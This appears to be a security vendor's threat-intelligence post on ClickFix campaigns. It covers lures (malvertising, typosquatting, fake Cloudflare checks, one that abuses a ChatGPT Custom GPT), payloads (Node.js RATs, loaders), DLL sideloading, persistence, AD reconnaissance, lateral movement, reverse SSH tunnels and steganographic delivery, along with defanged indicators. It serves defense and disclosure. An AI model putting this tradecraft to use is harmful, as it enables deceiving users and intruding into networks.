






Acknowledgments: Special thanks to Nick Roddy and Lindsey Welch for their contributions to this investigation and writeup.
Background
Threat actors love ClickFix, a tactic most commonly known for tricking users into executing commands that download malicious scripts, loaders, or infostealers. Although this social engineering trick has been around for a while, threat actors continue to find new ways to utilize it. Just since early August, we've published blogs about the following:
A ClickFix campaign that mimics Amazon and calls the finger utility
A macOS-focused campaign using a ClickFix lure to determine what payload to deliver
This is just a taste of the ClickFix tradecraft we've seen in recent months. For instance, we've recently been seeing it used as an initial access step leading to lateral movement. We've also seen it use browser-cache-seeded delivery chains, deliver remote access trojans (RAT) that utilize node.js, and even reconstruct executable payloads from data hidden in image files. Not only that, but we continue to track interesting trends in the way ClickFix has been initially delivered.
This isn't the first time we've taken a broader look at ClickFix tradecraft, and it probably won't be the last. Consider this a snapshot of what we're currently seeing "beyond the clipboard," so to speak.
Delivery through malvertising
Several recent ClickFix campaigns leverage malvertising, attempting to lure their targets to malicious landing pages. This may not be new, but it is nevertheless important to stay vigilant. The pages are often hosted on attacker-controlled infrastructure, but we have also seen threat actors leverage cloud-based services to circumvent detection.
Typosquatting
One recent incident started when a user performed a Bing search for "Westlaw," a popular legal research service for lawyers, and clicked on a paid ad in the results. While the page is no longer active, logs show that the link redirected to a typosquatted domain https://vvestalw.ghost[.]io and a page titled "Westlaw - Legal Research Platforms | Thomson Reuters." After a couple of redirects (included in the IOCs section below) the user was brought to a fake site at https[:]//westlaw-signon[.]com, designed to look like the real site on the Thomson Reuters domain, and presented a standard ClickFix workflow.
SEO poisoning
Another campaign that we have seen attempts to trick users searching for LinkedIn, or alternatively real estate, to visit the threat actor's site instead.

Figure 1: Sponsored search ad leading to a spoofed LinkedIn site.
Upon visiting the site, the user is presented with what looks like a Cloudflare "Verify that you are human" turnstile. Checking the checkbox initiates the ClickFix process.

Figure 2: Fake "Verify that you are human" turnstile.
Compromised websites
In other campaigns the initial presentation is even more polished, as is the case with this example of a dental practice website that was temporarily compromised with ClickFix, discovered by Huntress security researcher John Hammond.

Figure 3: Compromised dental site with Manage Consent controls that launches a fake verification.
The page included your typical Manage Consent pop-up, which was actually used as part of the lure. If the user clicked Accept—or clicked anywhere for that matter—they were presented with a fake Cloudflare "Verify that you are human" turnstile.

Figure 4: Another example of a fake "Verify you are human" turnstile.
PowerShell-based fake verifications

If a user checks the box in any of these fake "verify that you are human" turnstiles, ClickFix instructions are presented, similar to the following.

Figure 5: ClickFix instructions.
A PowerShell command is put into the clipboard at this point, containing malicious instructions. However, we've recently noticed attackers including some form of output that the user will see that makes it appear as though a verification process is taking place. These fake verification messages likely reassure the target that the command they just pasted is doing what the page promised, drawing further attention away from the malicious activity by presenting what appears to be part of a legitimate security check.
For example, some ClickFix campaigns open a terminal and display messages, with colored text, that make it appear as though a verification process is underway. However, what's actually happening is the payload is being downloaded and executed.

Figure 6: Examples of fake verification messages displayed in the terminal.
Some PowerShell even includes alternate messages. For instance, if a check for the presence of the payload at the end of the command fails, it displays an error. This may be designed to convince the user to try downloading it again, if for whatever reason the command didn't work.

Figure 7: PowerShell command showing the message displayed if the download check fails.

A message in a terminal is one thing, but some ClickFix commands go far further. In the case of the compromised dental site above, the copied PowerShell included an elaborate script to create a window that presented a detailed series of "checks," along with animated progress bars that turned green when complete.

Figure 8: Fake Cloudflare Security Challenge built entirely from pasted PowerShell ClickFix command.
Payloads
ClickFix is still most often associated with a simple outcome: a user executes a command that downloads a script, loader, or infostealer. But recent incidents have shown that the technique can lead to much more varied payloads.
That variety shows up in two areas—what ClickFix delivers and what attackers do with the foothold it creates. The technique can deliver different types of malware, help attackers establish persistence and expand access across an environment, or serve as the first stage in a more complex delivery chain.
Not an RMM? RATs
While ClickFix attacks often deliver infostealers and loaders, Huntress has occasionally observed remote access trojans (RATs) delivered as the final payload. For instance, one of the campaigns mentioned above abused ChatGPT's Custom GPT feature to trick users into downloading a Windows MSI installer that drops a custom RAT.
In another ClickFix campaign that relied on an MSI installer, the final payload masqueraded as a remote monitoring and management (RMM) tool dubbed DuskDesk—a possible nod to RustDesk, an open source RMM. However, DuskDesk is actually a Node.js-based RAT.
In two incidents investigated by Huntress, an MSI package from apirequestaccess[.]com installed a Node.js wrapper into the user's AppData directory to launch malicious JavaScript (LimeMint.js).
Along with spawning PowerShell for system fingerprinting, the malware established persistence by creating a user Run key named "DuskDesk" that executes node.exe with launch.js at every user logon.
While DuskDesk might be mistaken for a legitimate RMM in the user's environment, active connections revealed that node.exe established a TCP connection to the remote IP address 167.148.201[.]104 on port 3861, potentially enabling the attacker to establish command-and-control (C2) capability.
While similar tradecraft has been reported elsewhere, the incidents we investigated feature evolved tradecraft, including a more configurable DAT file and the addition of wrapped PowerShell commands.
Lateral movement to the domain controller
We've seen instances of lateral movement where threat actors used ClickFix to deliver a loader that pulled down a RAT, enabling them to jump to another system. These threat actors established a foothold, eventually using built-in tools to move laterally.
In one incident back in February, a ClickFix prompt led to the installation of the Matanbuchus 3.0 loader and then AstarionRAT. The operator used this RAT to perform reconnaissance, steal credentials, and eventually use PsExec to hop to a Windows Server and two domain controllers.
In a separate incident in May, a ClickFix attack against an unmonitored endpoint led to the installation of the Potemkin loader, RMMProject, and EtherRAT. SMBExec was used to deploy the malware through administrative shares, compromising 11 hosts before it was stopped.
Unlike these two examples, an incident in early September did not rely on a dedicated RAT as its primary foothold. Instead, the threat actor leveraged a lightweight execution and persistence chain using native Windows administration protocols to move from an initial endpoint to the domain controller and then create a reverse SSH tunnel.
The ClickFix command in this incident downloaded a ZIP file named cf_verify.zip into the user's Temp folder, created a folder named C:\ProgramData\f8f33b09aed97a47, and extracted the contents of the ZIP file to it, which created the following files:
1.batCertEnrollCtrl.exeCertEnroll.dll(a malicious DLL used for DLL sideloading)

It then executed 1.bat, which created a user Run key and a scheduled task (both named CertEnrollCtrl_Y0db6oZq9) to run CertEnrollCtrl.exe. This executable uses the Windows Command Shell to launch a PowerShell script that performs Active Directory reconnaissance using multiple native Windows utilities:
nltest.exeto enumerate domain trust relationships and identify domain controllersnet.exeto query Domain Admins group membership and user account detailswhoami.exeto identify the current user contextfindstr.exeto filter command output for OS and network-configuration details
Several more files were added to the Temp folder, including a TXT file (%LocalAppData%\Temp\6341434163416441.txt) that contained a Base64-encoded PowerShell command that does the following:
Defines a working folder
C:\ProgramData\ShServiceand drops an SSH private key into itSets up a reverse SSH tunnel and connects to attacker-controlled infrastructure located at
23.227.199[.]41Creates a scheduled task named
SysyService
Next, the attacker used WinRM to laterally move to the primary domain controller. Once access was obtained, the attacker created a new user account and attempted to add it to the local administrators group. They then created a second reverse SSH tunnel using the same PowerShell script described above.
Steganographic delivery chains
In another interesting incident, we observed a ClickFix steganographic delivery chain in which a user-executed command initiated a multi-stage attack that reconstructed executable payloads from data that was hidden inside PNG files.
This isn't the first time we've seen ClickFix leverage steganographic techniques, though there are some differences this time. The threat actors in the earlier incident hid shellcode instructions within images; this time it's full-blown executables.
The PowerShell copied via ClickFix triggered a fake Cloudflare verification inside a terminal window, similar to what has been described above. While displaying the fake verification, the PowerShell script dropped a compressed archive named verify_pkg.zip into the victim's C:\Users\user\AppData\Local\Temp\ folder. The command then unpacked this archive and placed a legitimate, signed Microsoft binary (LockScreenContentServer.exe) into C:\ProgramData\7168f7f870a45fbb\. Accompanying this trusted executable was a rogue DLL and a batch file named 1.bat.
The 1.bat file was then launched through cmd.exe, and served as a multi-stage PowerShell stager. To evade traditional network monitoring and file-based security controls, this stager relied on steganography. It retrieved benign-looking PNG image files that secretly contained embedded executable binaries within their pixel data. The PowerShell script extracted these hidden payloads, reconstructed the malicious binaries on disk, and executed them.
With the payload successfully reconstructed, the malware established persistent background execution by creating a scheduled task, as well as a Run key in the registry. These steps provided the threat actor with remote access to further their attack.
Cache me if you can
A recent investigation conducted by John Hammond uncovered an attack that varied its actions based on the browser in use in order to carry out a browser-cache-seeded delivery chain designed to deliver a whole trove of malware.
This is actually the compromised dental site mentioned previously, but to quickly recap, if a user clicked on the Manage Consent dialog box, a "Verify you are human" turnstile appeared. This led to a ClickFix attack that created a window with progress bars displaying fake network checks.
